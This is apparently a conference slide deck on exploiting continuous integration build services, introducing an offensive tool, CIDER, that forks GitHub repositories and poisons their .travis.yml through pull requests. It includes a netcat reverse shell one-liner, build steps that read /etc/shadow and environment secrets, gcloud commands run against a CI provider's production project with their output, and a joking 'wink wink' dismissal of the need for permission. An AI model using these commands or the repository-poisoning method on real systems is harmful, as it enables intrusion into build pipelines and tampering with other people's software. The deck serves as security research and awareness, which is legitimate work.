


Exploiting Continuous Integration (CI) and Automated Build Systems

And introducing CIDER

Whoami

- SpaceB0x
- Sr. Security Engineer at LeanKit
- Application and network security (offense and defense)
- I like breaking in to systems, building systems, and learning
- Security consultant



./agenda.sh

- Overview of Continuous Integration concepts
- Tools
- Build Chain and Configuration problems
- Real world exploit #1
- Common deployment bad-practices
- Real world exploit #2 – Attacking the CI provider
- Introduce CIDER

Continuous Integration

Continuous Integration (CI)

- Quick iterative release of code to production servers
- Goal: Many deployment iterations per day or week
- Tend to be repository centric
- In sync with Automated Build chains
- For infrastructure/servers/subnets as well as code

Microservices

- Just abstraction
- Breaking down large app into small decoupled components
- Do 1 or 2 things really well
- Developed Autonomously



Security Implications

- Good - Frequent release cycles are fabulous!
- Good - Faster code deployments = quick remediation
- Good – Reduced single points of failure
- Good - Compromise of one service doesn't (always) mean full pwnage

Security Implications

- Good - Frequent release cycles are fabulous!
- Good - Faster code deployments = quick remediation
- Good - Decoupled systems reduced single points of failure
- Good - Compromise of one service doesn't (always) mean full pwnage

- Bad - Fast release sometimes means hasty oversights
- Bad - Automated Deployment systems are checked less than the code that they deploy
- Bad – Identity management

Tools



Build Systems

- Take code and build conditionally
- Typically in a quasi containerized type of environment
- Both local and cloud based are popular
- Vendor:
 - Travis-CI
 - Circle-CI
 - Drone
 - TeamCity
 - BuildKite

Build Systems

- Take code and l
- Typically in a qu
- Both local and c

- Vendor:
 - Travis-CI
 - Circle-CI
 - Drone
 - TeamCity
 - BuildKite




ent


Deployment Systems

- Deploy the code after build
- Heading more and more toward container driven
- Vendors
 - Jenkins
 - Octopus Deploy
 - Kubernetes
 - Rancher
 - Mesosphere


Chains of Deployment



Chains of Deployment



Chains of deployment



Configuration Exposure

Problems with SDLC trends

- Code build before merging
- Builds triggered from PRs, commits, etc.
- Repos hold downstream instructions
- Build configurations normally in root of repo

Vulnerabilities are in Misconfiguration

- Creative configuration exploitation
- Vuln stacking at it's finest
- Each individual service may be functioning exactly as intended
- Interaction between services is where many vulnerabilities lie

External Repos

- Most volatile attack surface
- Public repositories which map to internal build services

Attacking Build Servers- 3 main ways

- Pre/Post Commands
- Image Specification
- Test builds

Real World Hax #1

```
1 build:
2   image: golang:1.5
3   environment:
4     - G015VENDOREXPERIMENT=1
5     - G00S=linux
6     - GOARCH=amd64
7     - CGO_ENABLED=0
8   commands:
9     - go get
10    - go [REDACTED]
11    - go build
12    - go test
13
14 publish:
15   docker:
16     image: [REDACTED]
17     [REDACTED]
18     [REDACTED]
19     [REDACTED]
20     repo: [REDACTED]
21     storage_driver: overlay
22     when:
23       branch: master
24
25 plugin:
26   name: [REDACTED]
27   desc: [REDACTED]
28   type: [REDACTED]
29   image: [REDACTED]
30   labels:
31     - [REDACTED]
32     - [REDACTED]
33     - [REDACTED]
34
```

```
1  build:
2    image: golang:1.5
3    environment:
4      - GO15VENDOREXPERIMENT=1
5      - GOOS=linux
6      - GOARCH=amd64
7      - CGO_ENABLED=0
8    commands:
9      - go get
10     - go [REDACTED]
11     - go build
12     - go test
13     - echo "uh...hello?"
14
15  publish:
16    docker:
17      image: [REDACTED]
18      username: [REDACTED]
19      password: [REDACTED]
20      email: $$[REDACTED]
21      repo: [REDACTED]
22      storage_driver: [REDACTED]
23      when:
24        branch: master
25
26  plugin: [REDACTED]
27    name: [REDACTED]
28    desc: [REDACTED]
29    type: [REDACTED]
30    image: [REDACTED]
31    labels:
32      - [REDACTED]
33      - [REDACTED]
34      - image
```




```
mknod /tmp/backpipe p
```




```
mknod /tmp/backpipe p  
/bin/sh 0</tmp/backpipe|nc x.x.x.x 4444 1>/tmp/backpipe
```

```
mknod /tmp/backpipe p  
/bin/sh 0</tmp/backpipe|nc x.x.x.x 4444 1>/tmp/backpipe
```

```
nc -l 4444
```



root



So many questions....

- Who is aware of this?
- What are the implications?
- Attack surface?

Existing pwnage

- @claudijd and RottenApple
 - Framework for exploiting CI (Jenkins) via Ruby code builds
 - Audit framework, as well as attack surface
- <crickets>
- I'll keep poking around

Who Cares?



- Cloud Based
 - Clog up deployment chain by filling build queues

- Cloud Based
 - Clog up deployment chain by filling build queues
 - Build Bot-Net and launch DoS? Yes please?

- Cloud Based
 - Clog up deployment chain by filling build queues
 - Build Bot-Net and launch DoS? Yes please?
 - Mine Ethereum lulz

- Cloud Based
 - Clog up deployment chain by filling build queues
 - Build Bot-Net and launch DoS? Yes please ?
 - Mine Ethereum lulz
- On-Prem/Self-Hosted
 - Take over a network

- Cloud Based
 - Clog up deployment chain by filling build queues
 - Build Bot-Net and launch DoS? Yes please ?
 - Mine Ethereum lulz
- On-Prem/Self-Hosted
 - Take over a network
 - Alter source repositories

- Cloud Based
 - Clog up deployment chain by filling build queues
 - Build Bot-Net and launch DoS? Yes please ?
 - Mine Ethereum lulz
- On-Prem/Self-Hosted
 - Take over a network
 - Alter source repositories
 - Alter downstream production deployments

Bad-Practices for Hosted Services

Environment Vars

- Being used to store credentials
- Storing metadata for other services within micro-service infrastructure
- THIS IS HOW WE PIVOT

Run everything as root

- Just a container, right guyz?
- You now have internal network access
- Full control to build augment the image

Real World Hax #2


```
5  
6 before_install:
```

```
7     - curl ipecho.net/plain; echo
```

```
8     - uname -a
```

```
9     - netstat -lap
```

```
10    - netstat -lanp
```

```
11    - nslookup
```

```
12    - cat /etc/hosts
```

```
13    - cat /etc/shadow
```

```
14    - id
```

```
15    - whoami
```

```
16    - sudo id
```

```
17    - sudo whoami
```

```
18    - echo 'done'
```

GCloud

Command group	Description
gcloud compute	Commands related to Compute Engine in general availability
gcloud compute instances	Commands related to Compute Engine instances in general availability
gcloud beta compute	Commands related to Compute Engine in Beta
gcloud preview app	Commands related to App Engine in Preview

sudo gcloud compute project-info describe

```
▼ 253 $ sudo gcloud compute project-info describe before_install1.5 2.54s
254 commonInstanceMetadata:
255   fingerprint: tQnmJ5_jwm0=
256   items:
257   - key: sshKeys
258     value: |-
259       carmen:ecdsa-sha2-nistp256
260       AAAAE2VjZHNhLXNoYTItbmlzaGVudC5kaW50eG90aWZlbnQp3l41V2/Iutx6scfj0eo+
261       ShONTuBMJK0= google-ssh {"userName":"carmen@travis-ci.org","expireOn":"2016-08-08T15:03:46+0000"}
262       carmen:ssh-rsa
263       AAAAB3NzaC1yc2EAAAADAQABAAQCAOCeCOPdYKQ3+dEwCoNCwCGM+Q+fkT4/4U7bTEBdYn1nSkSOAEVh8LcTDPlQcT4/E3ggATubMAPvGvRUGDqL/pRkVzA0VbLrbu
264       8vT3laES8RaPugQ3zem7+/b310y [REDACTED] hYC1DhDDAv4r9WKtcmYFn
265       N5+Uh58b3ceVeWg414PhyMeHdcf [REDACTED] PATieDEx
266       carmen@elita1
267   kind: compute#metadata
268   creationTimestamp: '2016-03-03T13:51:01.716-08:00'
269   defaultServiceAccount: 685190392835-compute@developer.gserviceaccount.com
270   id: '3045087229076466156'
271   kind: compute#project
272   name: travis-ci-prod-2
273   quotas:
274   - limit: 1000.0
275     metric: SNAPSHOTS
276     usage: 0.0
277   - limit: 5.0
278     metric: NETWORKS
279     usage: 2.0
280   - limit: 100.0
281     metric: CPU
282     usage: 0.0
```

sudo gcloud compute networks create testnetwork --mode auto

```
418 $ sudo gcloud compute networks create testnetwork --mode auto
419 Created [https://www.googleapis.com/compute/v1/projects/travis-ci-prod-2/global/networks/testnetwork].
420 NAME      MODE  IPV4_RANGE  GATEWAY_IPV4
421 testnetwork  auto
422
423 Instances on this network will not be reachable until firewall rules
424 are created. As an example, you can allow all internal traffic between
425 instances as well as SSH, RDP, and ICMP by running:
426
427 $ gcloud compute firewall-rules create <FIREWALL_NAME> --network testnetwork --allow tcp,udp,icmp --source-ranges <IP_RANGE>
428 $ gcloud compute firewall-rules create <FIREWALL_NAME> --network testnetwork --allow tcp:22,tcp:3389,icmp
429
430
431 $ sudo gcloud compute networks subnets list
432 NAME      REGION      NETWORK      RANGE
433 default   asia-northeast1  default      10.146.0.0/20
434 testnetwork  asia-northeast1  testnetwork  10.146.0.0/20
435 default   us-west1       default      10.138.0.0/20
436 testnetwork  us-west1       testnetwork  10.138.0.0/20
437 default-1695626119f170cb  us-east1       default      10.142.0.0/20
438 testnetwork  us-east1       testnetwork  10.142.0.0/20
439 default-70418e9112c5f785  europe-west1   default      10.132.0.0/20
440 testnetwork  europe-west1   testnetwork  10.132.0.0/20
441 default-ced0e91ec9a3e8fc  asia-east1     default      10.140.0.0/20
442 testnetwork  asia-east1     testnetwork  10.140.0.0/20
443 default-100afe3ab55495ae  us-central1    default      10.128.0.0/20
444 public      us-central1    main         10.10.1.0/24
445 testnetwork  us-central1    testnetwork  10.128.0.0/20
```

```
language: node_js
sudo: required
before_install:
  - sudo uname -a
  - ifconfig
  - sudo uptime
  - sudo env
  - sudo gcloud compute project-info describe
  - sudo gcloud compute instances list
  - sudo gcloud compute networks subnets list
  - sudo gcloud compute routes list
  - sudo gcloud compute networks create testnetwork3 --mode auto
  - sudo gcloud instances create sbtestinstance --subnet testnetwork3
  - sudo cat /etc/resolv.conf
  - echo 'done'
node_js:
  - 4
```

Introducing CIDER

What is CIDER?

- **C**ontinuous **I**ntegration and **D**eployment **E**xploite**R**

What is CIDER?

- **C**ontinuous **I**ntegration and **D**eployment **E**xploite**R**
- Framework for exploiting and attacking CI build chains

What is CIDER?

- **C**ontinuous **I**ntegration and **D**eployment **E**xploite**R**
- Framework for exploiting and attacking CI build chains
- Mainly leverages GitHub as attack surface to get to build services

What is CIDER?

- **C**ontinuous **I**ntegration and **D**eployment **E**xploite**R**
- Framework for exploiting and attacking CI build chains
- Mainly leverages GitHub as attack surface to get to build services
- Takes the mess out forking, PR-ing, callbacking

What is CIDER?

- **C**ontinuous **I**ntegration and **D**eployment **E**xploite**R**
- Framework for exploiting and attacking CI build chains
- Mainly leverages GitHub as attack surface to get to build services
- Takes the mess out forking, PR-ing, callbacking
- It will poison a handful of build services and "exploits" for each one

Why CIDER?

- Fun
- Make attacking easy
- Awareness
- RottenApple by @claudijd
- Facilitate further research

CIDER overview

```

  _____
 /  _  |  _  |  _  |  _  |  _  |
|  _  |  _  |  _  |  _  |  _  |
|  _  |  _  |  _  |  _  |  _  |
 \  _  |  _  |  _  |  _  |  _  |
  _____

Continuous Integration and Deployment Exploiter
-----
Maintained by spaceB0x - Twitter: @spaceB0xx
-----
CIDER > █
```

CIDER – ‘help’

----- Basic Commands | -----

help	=> Prints this very help menu
exit	=> Exits CIDER
login	=> Login to GitHub
clear	=> Clear screen

----- Repository Commands | -----

list	=> Lists assets based on the options give
- targets	=> Prints all targets in target list
- repos	=> Prints repositories currently pulled down.
- exploits	=> Prints available exploits. These may or may not match targets list
load [EXPLOIT]	=> Load an exploit
unload	=> Unload currently loaded exploit. No paramaters necessary.
run	=> Use the currently loaded exploit against target list
add	=> Add a target by specifying so
- target [TARGET]	=> Parameter to "add" command, in for repo_owner/repo_name
remove	=> Remove a target by specifying so
- target [TARGET]	=> Parameter to "remove" command, in for repo_owner/repo_name

CIDER – ‘add target’ & ‘list targets’

```
-----  
GitHub Targets  
-----  
  
fakeowner/fakereponame  
CIDER > add target foo/bar
```

```
-----  
GitHub Targets  
-----  
  
fakeowner/fakereponame  
foo/bar  
CIDER >
```

CIDER – ‘load’ and ‘info’

```
[CIDER > load travis/netcat_reverse_shell  
[CIDER [travis/netcat_reverse_shell] > info
```

```
INFO
```

```
---
```

This exploit takes advantage of open Travis-CI repositories to create a netcat connection back to the attacker. The end result is a shell from which to control the compromised Travis-CI container.

```
ORDER OF EXECUTION
```


```
-----
```

- 1) Fork all targets
- 2) Clone all forked targets locally
- 3) For all targets
- 4) Start shell handler(s)
- 5) Load and poison the .travis.yml file of the cloned repos
- 6) Push committed changes, and submit a pull request

CIDER features

- Node.JS
- Build modularly
- Can handle bulk lists of target repos
- Clean up for GitHub repo craziness
- Ngrok – because port forwarding and public IPs suck

Ngrok



Disclaimer

- It is against the GitHub user agreement to test against a repository, even if you have permission from the owner of the repo
- You must be the owner to test a repo
- When testing ask them to make you an owner



WINK WINK

DEMO



Continuous Integration and Deployment Exploiter

Maintained by spaceB0x - Twitter: @spaceB0xx

CIDER > █

}

Limitations

- Build Queues
- GitHub Noise
- Timeouts
- Repo API request throttling

Just the beginning...

- More CI-Frameworks
- Start tackling deployment services
- Start exploring other entrypoints
 - Other code repositories
 - ChatOps (Slack)

Thanks

- LeanKit Operations Team
- Evan Snapp
- @claudijd
- Wife

Fin

CIDER on Github: <https://github.com/spaceB0xx/cider>

Twitter: @spaceB0xx

www.untamedtheory.com